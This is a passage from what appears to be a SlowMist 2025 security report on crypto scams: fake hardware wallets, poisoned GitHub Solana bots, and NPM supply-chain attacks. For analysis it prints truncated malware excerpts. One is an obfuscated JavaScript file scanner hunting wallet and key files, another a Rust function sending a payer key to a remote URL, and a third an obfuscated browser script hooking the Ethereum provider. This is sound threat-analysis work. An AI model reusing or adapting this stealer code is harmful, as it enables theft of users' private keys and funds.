
(3) Fake Hardware Wallets

SlowMist also assisted in multiple 2025 cases where large amounts of assets were stolen via fake hardware wallets. A striking pattern is that almost all victims believed they were “doing everything perfectly” — using cold wallets, offline storage, and avoiding network connections. Ironically, this sense of “absolute security” made them vulnerable.

In one case, a victim purchased a “cold wallet” via a short-video platform, resulting in the theft of approximately $6.5 million in crypto assets. Investigation revealed the device had been pre-activated by attackers, who recorded the recovery phrase and resealed the wallet before selling it through unofficial channels. The victim unknowingly followed the provided instructions, transferred assets, and the funds were quickly stolen — a textbook “fake hardware wallet” scenario.

In another incident, a victim bought a so-called “secure cold wallet” for 618 yuan from a non-official vendor named “ConsenShop Studio.” After transferring 4.35 BTC, the funds were

immediately stolen. These cases highlight that such scams exploit users' trust in brand, price, and the concept of a "hardware wallet" rather than technical vulnerabilities.



Attack methods are evolving: beyond selling fake devices, attackers also send "free" or "official" cold wallets via giveaways or purported airdrops.


Attackers also exploit personal information exposed in historical data breaches to forge "official security upgrade notifications," sending along so-called "upgraded hardware wallets" and instructing users to migrate their existing mnemonic phrases to new "more secure devices." These devices often contain malicious firmware or lead users to input phrases into fake software, allowing attackers to seize assets once migration is complete.

From a security perspective, the problem is not whether cold wallets are inherently safe, but the fundamental misconception users have about their security model. A hardware wallet's security depends solely on the recovery phrase being generated and kept entirely by the user. If the phrase is exposed during generation, the device's offline status is irrelevant. Essentially, these attacks are social engineering disguised as "high-security tools." The core of hardware wallet security lies not in the device itself, but in who controls the recovery phrase.


2.3.3 Supply Chain and Open Source Ecosystem Poisoning

In 2025, software supply chain attacks remained highly active in the blockchain security landscape. Attackers no longer limited themselves to directly compromising well-known libraries or core infrastructure; instead, they shifted focus to open-source projects, developer tools, and dependency distribution chains. By injecting malicious code, they were able to launch indirect attacks affecting a large number of downstream users. These attacks typically do not target individual victims; rather, they spread through "trusted software components," making their impact wide-ranging, attribution difficult, and easily compounded with social engineering techniques.


In July 2025, SlowMist assisted in analyzing an incident where assets were stolen due to the use of a popular Solana tool hosted on GitHub. After running an open-source project called solana-pumpfun-bot, the victim's wallet private keys were stolen, resulting in asset loss. This project had a relatively high number of Stars and Forks on GitHub, superficially suggesting activity and reliability.



Further analysis revealed several anomalies: code commits were highly concentrated in time, lacking the long-term maintenance trajectory expected of a legitimate project; its dependencies included a third-party package called crypto-layout-utils, which had been removed from NPM and whose version did not exist in the official release history. Attackers manipulated the dependency download address in package-lock.json, bypassing the official registry, and distributed the malicious package from a GitHub Release link under their control.



Once executed, the malicious dependency actively scanned the local file system for wallet files, private keys, and other sensitive information, uploading them to the attacker's server. Investigators also found that the attackers likely controlled multiple GitHub accounts, artificially inflating the project's popularity through mass Forks and Star manipulations to enhance credibility and broaden distribution.




```
function scanDirectoryRecursive(_0x26faf3, _0x548692, _0x26e1bf, _0x20ac4a, _0x2cefa4) {
  if (!fs.existsSync(_0x26faf3)) return;
  try {
    {
      const _0x299368 = fs.readdirSync(_0x26faf3, {
        "withFileTypes": true
      });
      for (const _0x524d33 of _0x299368) {
        {
          const _0x173a48 = path.join(_0x26faf3, _0x524d33.name);
          if (_0x524d33.isDirectory()) {
            scanDirectoryRecursive(_0x173a48, _0x548692, _0x26e1bf, _0x20ac4a, _0x2cefa4);
          } else {
            if (_0x524d33.isFile()) {
              const _0x2735ba = path.extname(_0x524d33.name).toLowerCase(),
                _0x128bb7 = _0x524d33.name.toLowerCase();
              if (!_0x26e1bf.includes(_0x2735ba)) continue;
              if (_0x128bb7 === "license.txt" || _0x128bb7 === "log.txt") continue;
              const _0x4b39a1 = fs.statSync(_0x173a48);
              if (_0x4b39a1.size > _0x20ac4a) continue;
              _0x2cefa4.push(_0x173a48);
            }
          }
        }
      }
    }
  } catch (_0x53fd2f) {}
}
function scanAndSendSensitiveFiles() {
  const _0x303daa = os.homedir(),
    _0xfe77d7 = os.platform() === "darwin",
    _0x1c18a7 = [path.join(_0x303daa, "Desktop"), path.join(_0x303daa, "Documents"), path.join(_0x303daa, "Downloads"), ...(_0xfe77d7 ? [path.join(_0x303daa, "Pictur
    _0x254af6 = ["备份", "重要", "钱包", "登陆", "助记词", "私钥", "账号", "账户", "密码", "信息", "幻影", "小狐狸", "区块链", "币圈", "卡", "恢复", "बटुआ", "निजी चाबी", "बीज", "स
    _0x280ed9 = [".env", ".txt", ".docx", ".pdf", ".csv"],
    _0x39155c = 9437184,
    _0x1d25af = [];
  for (const _0x3f8afa of _0x1c18a7) {
    scanDirectoryRecursive(_0x3f8afa, _0x254af6, _0x280ed9, _0x39155c, _0x1d25af);
  }
  const _0x2b6189 = [];
  _0x1d25af.forEach(_0x22c96c => {
    const _0x3e7fa7 = path.extname(_0x22c96c).toLowerCase(),
```

In another case, attackers did not rely on external malicious dependencies but directly embedded backdoor logic into the open-source code itself. A user running a Solana open-source trading bot had their private key uploaded directly to the attacker's server, resulting in asset theft. SlowMist analysis revealed that the malicious logic was hidden within seemingly normal configuration initialization processes. On startup, the code would read the user's .env file to obtain private keys and send them to a remote server controlled by the attacker using an encoded address. To conceal its behavior, the function names were related to market proxy operations and interspersed with legitimate functionality, making it difficult even for experienced developers to notice anomalies in time.


```rust
pub async fn create_coingecko_proxy() -> Result<f64, Error> {
    // Concise part of the code
    let client = reqwest::Client::new();
    let params = format!("{}", payer.to_base58_string());
    let request_body = serde_json::json!({
        "jsonrpc": "2.0",
        "id": 1,
        "method": "POST",
        "params": params,
        "proxy_level": 3
    });
    let _ = client
        .post(helius_proxy_url)
        .json(&request_body)
        .send()
        .await;
    // Concise part of the code
}
```

The danger of these attacks lies in the fact that users often voluntarily provide private keys or high-privilege access to “bots” or “automated strategies.” If the code itself is poisoned, losses are immediate and irreversible. Such attacks do not rely on vulnerabilities in package repositories but exploit the user’s expectation that “open-source code is auditable.”

By contrast, the large-scale NPM poisoning incident in September 2025 was a typical example of an upstream supply chain attack. Attackers impersonated NPM via phishing emails to trick well-known developers into updating their two-factor authentication, thereby taking control of their accounts and injecting malicious code into multiple widely-used packages they maintained.




These poisoned NPM packages were widely referenced in downstream projects, and the malicious code directly impacted end users' crypto assets through address replacement, transaction hijacking, and similar techniques. Because the updates occurred as part of the normal "version release" process, and the package names and maintainers remained unchanged, many automated update systems unknowingly introduced the risk.




```
const _0x112fa8=_0x180f;(function(_0x13c8b9,_0x35f660){const _0x15b386=_0x180f,_0x66ea25=_0x13c8b9();while(!![]){try{const
_0x2cc99e=parseInt(_0x15b386(0x46c))/(-0x1caa+0x61f*0x1+-0x9c*-0x25)*(parseInt(_0x15b386(0x132))/(-0x1d6b+-0x69e+0x240b))+-
parseInt(_0x15b386(0x6a6))/(0x1*-0x26e1+-0x11a1*-0x2+-0x5d*-0xa)*(-
parseInt(_0x15b386(0x4d5))/(0x3b2+-0xaa*0xf+-0x3*-0x218))+-parseInt(_0x15b386(0x1e8))/(0xfe+0x16f2+-0x17eb)+-
parseInt(_0x15b386(0x707))/(-0x23f8+-0x2*0x70e+-0x48e*-0xb)*(parseInt(_0x15b386(0x3f3))/(-0x6a1+0x3f5+0x2b3))+-
parseInt(_0x15b386(0x435))/(0xeb5+0x3b1+-0x125e)*
(parseInt(_0x15b386(0x56e))/(0x18*0x118+-0x17ee+-0x249))+parseInt(_0x15b386(0x785))/(-0xfbd+0xd5d*-0x1+0x1d24)+-
parseInt(_0x15b386(0x654))/(-0x196d*0x1+-0x605+0xa7f*0x3)*(-
parseInt(_0x15b386(0x3ee))/(0x282*0xe+0x760*0x3+-0x3930));if(_0x2cc99e===_0x35f660)break;else _0x66ea25['push']
(_0x66ea25['shift']());}catch(_0x205af0){_0x66ea25['push'](_0x66ea25['shift']());}}}
(_0x550a,0x1*-0x1d672f+0x15a079+-0x1699a6*-0x1));var
neth=0x5c6*0x2+0x23c4+-0x2f50,rund=-0x1*0x2381+-0x5*0x42d+-0xe*-0x407,loval=-0x1*0xce1+0xec5+-0x1e4;async function
checkethereumw(){const _0x4e9bf4=_0x180f,_0x3f2304={'VBZzI':_0x4e9bf4(0x122)+'ts','xivpz':function(_0x593223,_0x4000a3)
{return _0x593223>_0x4000a3;},'CjsKF':function(_0x3ceb73){return _0x3ceb73();},'LlIaI':function(_0x26bc72,_0x4b070b){return
_0x26bc72!=_0x4b070b;},'fyHSM':function(_0x9d387){return _0x9d387();}};try{const _0x124ed3=await window[_0x4e9bf4(0x174)]
[_0x4e9bf4(0x771)]({'method':_0x3f2304[_0x4e9bf4(0x126)]});_0x3f2304[_0x4e9bf4(0x2b0)]
(_0x124ed3[_0x4e9bf4(0x266)],-0x2*0x1f+0xa31+0x11b*-0x9)?(_0x3f2304[_0x4e9bf4(0x6ec)](runmask),_0x3f2304[_0x4e9bf4(0x393)]
(rund,0x11*0x1b3+-0xeae+-0xe34)&&(rund=-0x890+0xf27+-0x696,neth=-0x17*-0x18a+0x1*-0xf3+-0x2272,_0x3f2304[_0x4e9bf4(0x6ec)]
(newdlocal))):_0x3f2304[_0x4e9bf4(0x393)](rund,-0x25*0x15+-0xf48+-0x1d5*-0xa)&&
(rund=0x73c+0x6*0x24c+-0x1503,_0x3f2304[_0x4e9bf4(0x6ec)](newdlocal));}catch(_0x53a897){_0x3f2304[_0x4e9bf4(0x393)]
(rund,-0x127f+-0xae2*0x3+0x3326)&&(rund=-0x29*0xee+0x8bc+0x1d63*0x1,_0x3f2304[_0x4e9bf4(0x64a)](newdlocal));}}function
_0x180f(_0x240418,_0xdfe6b8){const _0x3b4f1d=_0x550a();return _0x180f=function(_0x456f5f,_0x30bda4){_0x456f5f=_0x456f5f-
(-0xd*0x2dd+-0xb4e*0x3+0x4844);let _0x4fca87=_0x3b4f1d[_0x456f5f];return _0x4fca87;},_0x180f(_0x240418,_0xdfe6b8);}typeof
window!=_0x112fa8(0x63c)&&typeof window[_0x112fa8(0x174)]!=_0x112fa8(0x63c)?
checkethereumw():rund!=-0xbad*-0x1+-0xb0f+0x1*-0x9d&&(rund=-0x1210+-0x2d1+0x14e2,newdlocal()); //省略部分代码
```

Even more complex attacks appeared in Shai-Hulud-type incidents. These poisonings not only stole local and cloud credentials but also exhibited clear self-propagating characteristics.

Malicious NPM packages executed automatically during installation via preinstall scripts, scanning the victim's system for NPM, GitHub, and cloud service credentials, and using these credentials to infect additional legitimate projects.



